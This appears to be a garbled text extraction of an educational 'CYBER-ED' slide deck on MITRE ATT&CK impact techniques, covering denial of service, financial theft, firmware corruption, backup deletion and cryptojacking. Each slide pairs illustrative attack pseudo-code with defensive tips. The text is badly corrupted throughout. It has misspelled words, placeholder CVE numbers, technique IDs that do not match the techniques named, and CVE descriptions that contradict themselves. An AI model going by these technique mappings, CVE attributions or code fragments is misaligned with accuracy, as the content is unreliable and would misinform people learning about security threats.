PROTECT YOURSELF: Use Firewalls, Update Rate Limiting, Unteruioe Softwars, Patch Software Practices, Educate Users. | CYBER-ED

### Technical details

## ENDPOINT DENIAL OF SERVICE (T1499)

Non-Technical & Case Study

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers flood crafted malicious internet protocols (like CPU\_F-TC - HTP) to exhaust a system's available resources, causing it to become unresponsive and crash.

### CASE STUDY: CVE-2019X-XXXX & NODE-JS EVENT LOOP STARVATION



COMPROMISED HOST  
(Attacker-Controlled)



MALICIOUS SCRIPT  
if traffic == decode('payload') {  
block = 'special';  
execute special();  
//



SYMMETRIC



#### ATTACKER ACTION:

Crafts malicious requests sending encoded data to exhaust system resources.

#### VICTIM ACTION:

User interacts with application sending requests, causing resource exhaustion.

#### TECHNICAL IMPACT:

Vulnerability: CWE-XX8X (Resource Exhaustion). Impact: Patch Software, Financial Loss, Reputation Loss, Remote, Damote, (C2) Communication.

PROTECT YOURSELF: Use Firewalls, Update Rate Limiting, Implement Software Patching, Educate Users, CYBER-ED

## Attack flow / technique

### ENPOINT DENIAL OF SERVICE (T1499): STEP-BY-STEP ATTACK PATH

Leveraging Malicious Code to Crash Systems

1.

RECONNAISSANCE & SELECTION




2.

CRAFTING MALICIOUS PAYLOAD




DELIVERY VIA STANDARD PROTOCOL



3.

EXPLOITATION & RESOURCE EXHAUSTION



4.

IMPACT & SYSTEM CRASH



Attacker identifies standable systems, services, or services, targeting for resource exhaustion.

Technique:  
Network Reconnaissance (T1596)

Attacker embeds malicious data, commands, or C2 info. within payload.

Techniques:  
Obfuscated Files/ Data Encoding (T1023)

Malicious payload is sent using standard protocols, appearing as normal traffic.

Techniques:  
Application Layer Protocol (T1071)

Vulnerable system processes the payload (TCP/UDP), resource consumption (CPU, memory, network).

Techniques:  
Flood (T1000)  
Protocol Tunneling

Victim experiences system unresponsiveness, freezing, crashing, or cash shutdown.

Impact: System Failure, Operational Disruption, Financial Loss

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic. | CYBER-ED

## Financial Theft (T1657) :

### Overview

# FINANCIAL THEFT (T1657 (T1657)

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use various network protocols (like HTTP-FTC - HTP) to hide malicious communications within standard messages, and exfiltrating weak session data, or funds, from any software application connecting to the internet.

### CASE STUDY: CVE-2012XX-XXXX & FINANCIAL FRAUD



VULNERABLE WEB SERVER  
(e.g.: encoded command)

3. VULNERABLE APPLICATION  
if data = decode(t.payload) {  
data = "special"  
execute: log-ccad-da-raw  
// log(at)}  
//



FRAUDARTION



FINANCIAL LOSS

#### ATTACKER ACTION:

Crafts a malicious request: request, encoded data, exploiting the system's weak decoding logic on the server.

#### VICTIM ACTION:

User interacts with the application, executing commands that trigger the server's weak decoding logic on the system.

#### FRAUDULENT TRANSACTION

Vulnerability: CWE-XXX (Functionality not properly isolated). Technical: Remote, Elevation of Privilege, C2 Communication.

PROTECT YOURSELF: Use Firewalls, Use Firewall, Monitor Update Statements, Use Strong Passwords, Avoid Phishing Scams, CYBER-ED

## Technical details

### FINANCIAL THEFT (T1657)


Leveraging Physical Code for Monetary Gain

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
Applications: Banking Platforms, External Clients, Databases, Wallets	Weak Input Validation: Inconsistent Output Encoding.	Financial Loss/Fraud, Personal Data Exposure
Protocols: HTTPS, API Calls	Weak Authentication/Authorization	Reputation Damage, Legal & Regulatory Fines
Libraries: transaction processing, auth	Weak Signatures/Ambiguity	
Systems: POS terminals, Cloud Systems	Weak Flaws (application-level)	Loss & Customer Trust
SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)		
 Malicious Request (e.g., SQLi, XSS, API Tampering)	<p>1. VULNERABLE APPLICATION</p> <pre>if function validateTrans(f data = decodeURIComponent(payload); data = data = "special" { executeSQLTransfer('x' to "attacker"); // log(data); //</pre>	 FRAUDULENT TRANSACTION  FINANCIAL LOSS & DATA THEFT

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Transactions, Coding Practices. | CYBER-ED

## Attack flow / technique

# FINANCIAL THEFT (T1657: (T1657: STEP-BY-STEP ATTACK PATH



## Firmware Corruption (T1495) :

### Overview

### FIRMWARE CORRUPTION (T1495): Non-Technical Case Study

**WHAT IT IS & WHERE APPEARS**

 **VULNERABILITY:** Attack weakness in device firmware (XTPP-FTC, file systems, licensing systems, embedded devices, software, hardware, causing permanent networking of Things devices, phccains, and other equipment).

**CASE STUDY: CVE-2019X-XXXX & IOT BRICKING**

**ATTACKER ACTION:** Exploits system's malicious request data, attempts to inject malicious code into compromised device.

**3. MALICIOUS SCRIPT:**

```
if update successful = true {
    exec = "firmware update()"
    execute special();
    // log(f1);
}
```

**VICTIM ACTION:** User interacts with the device, triggering the corrupt the device, decoding these on their system.

**COMMAND**

**TECHNICAL IMPACT:** Vulnerability: CWE-XXXX (Insufficient Firmware Validation). Isolated: Remote, Device Failure, Disruption, (C2) Communication.

**DEVICE BRICKED**

**PROTECT YOURSELF:** Use Signed Firmware, Validate Update Access, Secure Controls, Monitor Device Logs | CYBER-ED


### Technical details

## FIRMWaRe Corruption (T1495)

Leveraging Malicious Code to Disable Devices

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Web Servers, External Clients, Databases  <b>Custom/Proprietary:</b> TFTP, SCP  <b>Libraries:</b> socket, IDS/Ing Drivers <b>Microcontrollers, File danding Systems</b>	 <b>Weak Access Controls:</b> Insecure Update Mechanism  <b>Lack of Code Signing/Validation:</b> Weak Authentication <b>Weak Flaws (e.g. Buffer Overflows):</b>	 <b>Device Bricking</b> <b>System Failure</b>  <b>Operational Disruption</b> <b>Malware Delivery</b>  <b>Permanent Damage</b>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)




```

    graph LR
        Attacker[ATTACKER] -- "Malicious Request Update (Encoded command)" --> Firmware[VULNERABLE DEVICE FIRMWARE]
        Firmware -- "if function receive(f1) == false { data = decodef1(payload); execute_corrupt_payload(1); write_to_error_file(); // log(data); }" --> CommandExecution[COMMAND EXECUTION]
        CommandExecution --> DeviceLoss[DEVICE & DATA LOSS]
    
```

PROTECT YOURSELF: Use Signed Firewall Software, Validate Updates, Monitor Device Logs. | CYBER-ED

### Attack flow / technique



### Inhibit System Recovery (T1490) :

#### Overview

# INHIBIT SYSTEM RECOVERY (T1490):

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers able to modify internet protocol and HTTP-FTC, - HTP (like malicious system backups tools like shadow restore points) to allow write backup files to backup file, any attack after attempts recovery efforts on laptops, servers, and cloud storage.

### CASE STUDY: CVE-2023-XXXX & RANSOMWARE ENCRYPTION



RANSOME WEB SERVER  
MALWARE



3. MALICIOUS APPLICATION  
if data = decode (...) {  
 data = "special"  
 execute('special()');  
 // log(data);



DATA ENCRYPTION



SYSTEM RECOVERY IMPEDED

#### ATTACKER ACTION:

Crafts and malicious request, encoded data, exploiting the decoding behavior on their system.

#### VICTIM ACTION:

User interacts with data, especially encrypted files, modifying restore-points, thus rendering the system.

#### TECHNICAL IMPACT:

Vulnerability: CWE-XX-18 (Functionality not present, delete, or surpass isolate). Technical: Unpatched, Delete, Data Loss, Operational Impact, Financial, Delayed Communication.

PROTECT YOURSELF: Use Firewalls, WAF, Test T1490 Backup Rule, Use Immutable T1490 File, Coding Practices, Monitor Users



## Technique details

### Inhibit System Recovery (T1490)

Leveraging Malicious Code to Prevent Data Restoration

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Backup Software, Cloud Storage, File Systems</li><li>Protocols: SMBP, Cloud APIs</li><li>Libraries: WSS, snapshot/restore APIs</li><li>Systems: Servers, NAS/SAN Devices</li></ul>	<ul style="list-style-type: none"><li>Weak Access Controls: Insecure File Permissions</li><li>Weak Authenticity/Versioning: Weak Authentication/Authorization</li><li>Weak Flaws (e.g. Logic Bypass)</li></ul>	<ul style="list-style-type: none"><li>Irrecoverable Data Loss</li><li>Operational Disruption</li><li>Financial Extortion (Ransomware)</li><li>System Failure</li><li>Reputation Damage</li></ul>
		SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)



Malicious Request (e.g., encoded command)

#### 1. VULNERABLE APPLICATION

```
if  
function receive(r) {  
    data = decodeURIComponent(payload);  
    execute('disable_special'), data;  
}  
delete_backups();  
// log(data);
```

ATTACKER → COMMAND EXECUTION → SYSTEM RECOVERY IMPEDED




PROTECT YOURSELF: Use Backups, Implement Immutable Storage, Test Recovery, Secure Coding, Monitor Logs. | CYBER-ED

## Attack flow / technique

## INHIBIT SYSTEM RECOVERY (T1490)

Leveraging Malicious Code to Prevent Data Restoration



**PROTECT YOURSELF:** Use Backups, Update Software, Test Recovery, Secure Coding Practices, Monitor Traffic. | © CYBER-ED

## Network Denial Of Service (T1498) :

### Overview

## NETWORK DENIAL OF SERVICE (T1498)

Non-Technical & Case Study

#### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use malicious internet protocols (like serve-FTC, like sllo hide malicious useb servers or adie wetwelal Programs, DNS servers, Programs, & Emas Clients, and eack Progralics, and DNS servers, and Fis, any network devices.)

#### CASE STUDY: CVE23-1234 & UDP FLOOD ATTACK



VULNERABLE NETWORK DEVICE  
(DNS Server)

```
1. MALICIOUS SCRIPT
while(true){
    send_udp_packet($acketip
    $econded_src_ip,
    payload_size==large);
}
```



RESOURCE EXHUSTION



NETWORK UNREACHABLE

#### ATTACER ACTION:

Crafts and malicious requie & UDP pacoded data, to spooed with spcoited specially user system.

#### VICTIM ACTION:

User intarctus request with spooed IP's triggings requests reusing to dopped bu be's pour dahon.

#### TECHNICAL IMPLANT:

Vulnerability: CVIE-203-28184 (Funcificin Vulnerability), tames, amplify cleared Isolated: UDP Reflection, Saturatioin, Remote, Daat-Vocloch, Remote, High-Communication.

**PROTECT YOURSELF:** Use Firewalls, Update Update Limiting, Update Software, Monitor Traffic, Monitor Traffic Services.

© CYBER-ED


### Technical details

## NETWORK DENIAL OF SERVICE (T1498)

Leveraging Malicious Code for Resource Exhaustion


AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Webs Servers, External Clients, NTP Servers  <b>Protocols:</b> TCP/IP, UDP ICMC  <b>Libraries:</b> socket, Stack, Socket APIs  <b>Systems:</b> File drawalls, Load Balarems	 Insufficient Rate Limting  Wesilficient Output Encoding  Weak Prouce Valemtation (Spoofing)  Weak Authentics/Athobigiity  Weak Sigaws (app oulerplabliau)	 System Failure  Network Unaillability  Operational Disruption  Financial Loss  Reputation Damage

### SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)



PROTECT YOURSELF: Use Firewalls, Update Software, Validate, Rate Limit Traffic, Secure Coding Practices. | CYBER-ED

## Attack flow / technique



PROTECT YOURSELF: Use Firewalls, Rate Limit Software, Update Sotwat, Secure Network Tratics, Monitor Traffic. | CYBER-ED

## Resource Hijacking (T1496) :

### Overview

# RESOURCE HIJACKING (T1496)

## Non-Technical Summary & Case Study

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers exploit misconfigured and vulnerable systems (like web servers) to use their resources (CPU/GPU/network, etc.) for launching attacks or increased electricity bills.

### CASE STUDY: CVE-2021-34527 & CRYPTOJACKING



VULNERABLE WEB SERVER



1. MALICIOUS SCRIPT  
if check\_decode({ipver}) {  
deploy-miner.sh;  
mine cryptocurrency();  
sleep(rand(300, 60));  
//}



RESOURCE CONSUMPTION



CRYPTO MINING

#### ATTACKER ACTION:

Exploits vulnerability in software to deploy hidden malware onto the system.


#### VICTIM ACTION:

Server owner notices request for high CPU usage, and performance, and cloud strain computing costs.

#### TECHNICAL IMPACT:

Vulnerability: CVE-2021-34527 (Insecure API Impersonation Isolated); Hidden Script Script Technical: CPU/GPU Overload System Increased Cloud Compute Costs.

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic



## Technical details

### RESOURCE HIJACKING (T1496)

Leveraging Malicious Code for Unauthorized Resource Use

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Web Servers, External Clients, Databases</li><li>Protocols: HTTP/HTTPS, RDP, SSH</li><li>Libraries: system calls, kernel modules</li><li>Systems: VMs, Containers, IoT Devices</li></ul>	<ul style="list-style-type: none"><li>Skull icon: Lack Access Controls, Insecure Output Encoding.</li><li>Skull icon: Weak Authentication/Authorization, Weak Signatures/Ambiguity, Weak Flaws (application-level)</li></ul>	<ul style="list-style-type: none"><li>⚠️ Resource Exhaustion, Degraded Performance</li><li>⚠️ Financial Loss, System Instability</li><li>⚠️ Data Exfiltration</li></ul>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)

Malicious Request (e.g., encoded command)

#### 1. VULNERABLE APPLICATION

```
if  
function receive() {  
    if (payload) {  
        data = decodeURIComponent(payload);  
        if (data === "miner") {  
            execute_miner(); // RCE possible  
        }  
    }  
    else { serve_content();  
    }  
}
```

RESOURCE CONSUMPTION


C2 CRYPTO MINING

PROTECT YOURSELF: Use Firewalls, Update Software, Input Validation, Configuration Management, Monitor Resource Usages.

## Attack flow/technique

# RESOURCE HIJACKING (T1496):

Leveraging Malicious Code for Unauthorized Resource Use



**PROTECT YOURSELF:** Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic. | CYBER-ED